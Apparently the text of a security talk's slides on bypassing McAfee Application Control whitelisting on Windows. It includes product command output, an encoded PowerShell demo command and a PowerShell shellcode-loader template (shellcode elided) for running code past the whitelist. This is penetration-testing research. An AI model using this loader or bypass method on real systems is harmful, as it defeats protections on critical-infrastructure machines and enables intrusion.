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Bypassing application whitelisting in critical infrastructures

Version: 1.0
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Confidentiality Class: Public

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- Demos
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

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Application Whitelisting

Introduction video

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Application Whitelisting

- Application Whitelisting
  - Install all required files (executables/libraries/scripts/...)
  - Build a database of all installed files
  - Only allow the execution of files inside the database (=whitelist)

- Main field of application
  - Systems in **critical infrastructures** (e.g. SCADA environments)
  - Important company systems / servers
  - Workstations with high security requirements (administrative workstations)
  - Kiosk systems

Application Whitelisting

- Solutions:
  - **McAfee Application Control (Solidcore)**
  - Microsoft AppLocker
  - Bit9 Parity Suite
  - CoreTrace Bouncer
  - Lumension Application Control
  - SignaCert Enterprise Trust Services

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Overview - McAfee Application Control

McAfee Application Control

- Only Windows version covered in this talk
  - Only Windows license available during customer project

- Tests done for version 6.1.3.353
  - Windows XP x86
  - Windows 7 x86
  - Windows 8.1 x64
  - Windows 2008R2 x64 (not working)

McAfee Application Control

McAfee Solidifier Command Line

```
C:\Program Files\McAfee\Solidcore>sadmin help
Copyright 2008-2014 McAfee, Inc. All Rights Reserved.
Usage: sadmin <COMMAND> [options] [arguments]

Sadmin is the command line interface to administer McAfee Solidifier.

aef                         Modify or display advanced exclude filter rules.
auth                        Authorize checksum.
begin-observe (bo)          Start observation mode on the system
begin-update (bu)           Begin update window to allow updates to the system
cert                        Add, list or remove trusted certificates
disable                     Disable McAfee Solidifier control on next reboot
enable                      Enable McAfee Solidifier control on next reboot
end-observe (eo)            End observation mode on the system
end-update (eu)             End update window
help                        Display help for basic commands
help-advanced               Display help for advanced commands
license                     Configure McAfee Solidifier licenses
monitor (mon)               Modify or display the monitoring rules
passwd                      Set or unset a password for the actionable commands
solidify (so)               Solidify the system
status                      Display status of McAfee Solidifier
trusted                     Modify or display the rules for trusted paths
unsolidify (unso)           Unsolidify the specified file, directory or volume
updaters                    Add, list or remove authorized updaters
version                     Display version of McAfee Solidifier

Type 'sadmin help <COMMAND>' for detailed help on a specific command.
```


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McAfee Application Control


- „Solidify“ the system:


```
C:\Program Files\McAfee\Solidcore>sadmin solidify
Password:
Enumerating installed products.
Solidifying volume C:\
00:00:48: Total files scanned 11426, solidified 2591

C:\Program Files\McAfee\Solidcore>_
```

```
C:\Program Files\McAfee\Solidcore>sadmin status
McAfee Solidifier:                          Disabled
McAfee Solidifier on reboot:                Disabled

ePO Managed:                        No
Local CLI access:                   Recovered

  [fstype]      [status]        [driver status] [volume]
* NTFS          Solidified      Unattached      C:\

C:\Program Files\McAfee\Solidcore>sadmin enable
Password:
McAfee Solidifier will be enabled without Memory Protection on service restart.
Memory Protection will be available on next reboot.
```

McAfee Application Control

- Application Whitelisting protects against execution of not whitelisted applications or scripts





McAfee Application Control

- Other features:
  - Write protection
    - Mandatory because of the design of the application!
    - Application just stores the path to the executable
    - Write protection prevents attacker from overwriting whitelisted applications
  - Read protection
    - Used e.g. to protect the whitelist or the password-hash file
  - Memory Corruption protection
    - Important because memory corruptions can be used to bypass application whitelisting

McAfee Application Control – Memory Protection

- *"In addition, it prevents whitelisted applications from being exploited via memory buffer overflow attacks on Windows 32- and 64-bit systems."*

  Source: http://www.mcafee.com/us/products/application-control.aspx

- *"Key Advantages: Protect against zero-day and APTs without signature updates."*

  Source: http://www.mcafee.com/us/resources/data-sheets/ds-application-control.pdf

- *"Whitelisted programs that might contain some inherent vulnerabilities cannot be exploited through a buffer overflow. "*

  Source: http://www.mcafee.com/mx/resources/solution-briefs/sb-app-control-legacy-windows-xp.pdf

McAfee Application Control - Updaters

```
C:\>sadmin updaters list
Password:
  -d -t Apache1                          apache.exe
     -t Apple1                           Apple Software Update\softwareupdate.exe
     -t AdobeArmsvc1                     armsvc.exe
     -t SERVERROLES1                     dism.exe
     -t McAfee42                         ePolicy Orchestrator\EventParser.exe
     -t McAfee25                         ePolicy Orchestrator\Server\bin\tomcat5.exe
     -t McAfee43                         ePolicy Orchestrator\Server\bin\tomcat7.exe
     -t MVM2                             FCAgent.exe
     -t MVM1                             FCPatchInstallAgent.exe
     -t McAfee32                         firesvc.exe
     -t FlashplayerUpdateService1        FlashplayerUpdateService.exe
     -t McAfee18                         FramePkg.exe
     -t McAfee1                          Frameworkservice.exe
     -t McAfee10                         Framew~1.exe
     -t McAfee36                         FSAssessment.exe
     -t McAfee35                         FSDiscovery.exe
     -t McAfee39                         FSScanCtrlSvc.exe
     -t McAfee37                         FSScanEngineSvc.exe
     -t McAfee23                         HIPSvc.exe
     -t McAfee22                         HtmlDlg.exe
     -t McAfee16                         iexplore.exe -l mcinsctl.dll
```


McAfee Application Control - Updaters

```
 -d  -t HP_Quality_Center1          iexplore.exe -l QCClient.UI.Core.dll
     -t J2RE2                       ikernel.exe -p svchost.exe
     -t J2RE1                       ikernel.exe -p winlogon.exe
     -t JavaUpdate2                 Java\Java Update\jucheck.exe
     -t JavaUpdate1                 Java\Java Update\jusched.exe
     -t McAfee46                    McAfee\Real Time\rtclient.exe
     -t McAfee9                     Mcappins.exe
     -t McAfee41                    McCHSvc.exe
     -t McAfee14                    mcmnhdlr.exe
-n   -t McAfee19                    mcods.exe
     -t McAfee31                    McSACore.exe
     -t McAfee8                     McScript.exe
     -t McAfee11                    McScript_InUse.exe
     -t McAfee20                    mcshell.exe
     -t McAfee7                     McShield.exe
     -t McAfee40                    McSvHost.exe
     -t McAfee44                    McTELSvc.exe
     -t McAfee45                    McTELUpd.exe
     -t McAfee30                    McTray.exe
     -t McAfee3                     Mcupdate.exe
     -t McAfee6                     Mcupdmgr.exe
     -t McAfee12                    McVSEscn.exe
     -t McAfee15                    Mcvsrte.exe
     -t McAfee13                    mcvsshld.exe
```

McAfee Application Control - Updaters

```
-d  -t McAfee24                      mer.exe
    -t McAfee5                       Mghtml.exe
    -t MozillaMaintenanceService1    Mozilla Maintenance Service\maintenanceservice.exe
    -t McAfee2                       Msshield.exe
    -t McAfee21                      myAgtSvc.exe
    -t Nvidiadaemonu1                NVIDIA Corporation\NVIDIA Update Core\daemonu.exe
    -t McAfee38                      ReportServer.exe
    -t MCGroupShield1                RPCServ.exe
    -t McAfee34                      RSSensor.exe
    -t McAfee29                      SBadduser.exe
    -t McAfee17                      scan32.exe
    -t PRINTER1                      spoolsv.exe
    -t McAfee33                      Supportability\MVT\MvtApp.exe
    -t METROAPP1                     svchost.exe -l appxdeploymentserver.dll
    -t METROAPP2                     svchost.exe -l wsservice.dll
    -t WindowsSQMconsolidator1       system32\Wsqmcons.exe
    -t SERVERROLES2                  tiworker.exe
    -t McAfee4                       udaterui.exe
    -t McAfee26                      VirusScan Enterprise\VsTskMgr.exe
    -t McAfee28                      VirusScan Enterprise\x64\EngineServer.exe
    -t McAfee27                      VirusScan Enterprise\x64\Scan64.exe
    -t WINDOWS1                      webfldrs.msi
```

McAfee Application Control



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Bypassing Application Whitelisting

Bypassing Application Whitelisting

- Problem: We cannot execute our own application

- Solution: Abuse installed / whitelisted applications
  - ➔ Find a whitelisted application which can be used to execute code
  - ➔ Should be whitelisted on all systems
    - Windows specific executables
    - Executables installed by McAfee Application Control
    - Executables installed by common 3rd party tools (e.g. Office)


PowerShell

- Pentesters best friend – **PowerShell**
- Available **since Microsoft Windows Vista**
- **Whitelisted per default** by „solidify“
- Can be used to **invoke shellcode** (even if powershell scripts are disabled)!

PowerShell examples

```
C:\>
C:\>powershell -enc YwBhAGwAYwAuAGUAeABlAA==

C:\>
```



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PowerShell examples

- Which PowerShell script do we start?

- Have a look at PowerSploit!
  - „PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment.“
  - https://github.com/mattifestation/PowerSploit
  - Examples: DllInjection, PE-File Injection, Invoke Shellcode, Keylogging, Portscan, Mimikatz, …

PowerShell examples

```
$code = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);
[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);
"@
$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace
Win32Functions -passthru
[Byte[]]$sc = 0xfc,0xe8,0x89,*OTHER SHELLCODE*,0x63,0x00
$size = 0x1000
if ($sc.Length -gt 0x1000) {$size = $sc.Length}
$x=$winFunc::VirtualAlloc(0,0x1000,$size,0x40)
for ($i=0;$i -le ($sc.Length-1);$i++)
{$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)}
$winFunc::CreateThread(0,0,$x,0,0,0)
```

Script from Social Engineering Toolkit (SET), original author: Matthew Graeber (minor modifications by myself)

Bypassing Application Whitelisting

- Recap:
  - If we can manage to start PowerShell we can start any code which we like (including shellcode, .DLL and .EXE files)

- How do we start PowerShell?
  - We cannot put it into a .bat file since .bat files are also protected by Application Whitelisting!

General attack overview

1. Get the ability to start applications
   - „Basic code execution“ (some sort of scripts)

2. Abuse whitelisted application to „inject/execute code“
   - „Full code execution“ (e.g. PowerShell to start shellcode)

3. Optional: Disable Application Whitelisting
   - Often requires administrative privilges (➔ Bypass UAC)
   - In reality not required, however, makes attacks more easy

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
Basic Code Execution

Basic Code Execution

- Simple ideas:
  - **User in front of a system** (Kiosk systems, Social Engineering, ...)
  - Malicious USB stick (**rubber ducky**)



Basic Code Execution


- What if we don‘t have such a possibility?

- Attack scenario
  - Send victim a file
  - Victim opens/starts the file
  - Victim is infected

- Typically this is not possible
  - .exe, .dll, .bat, .com, .msi, .ps1, .vbs and many more are checked and blocked!
  - However, they forgot some .... ☺

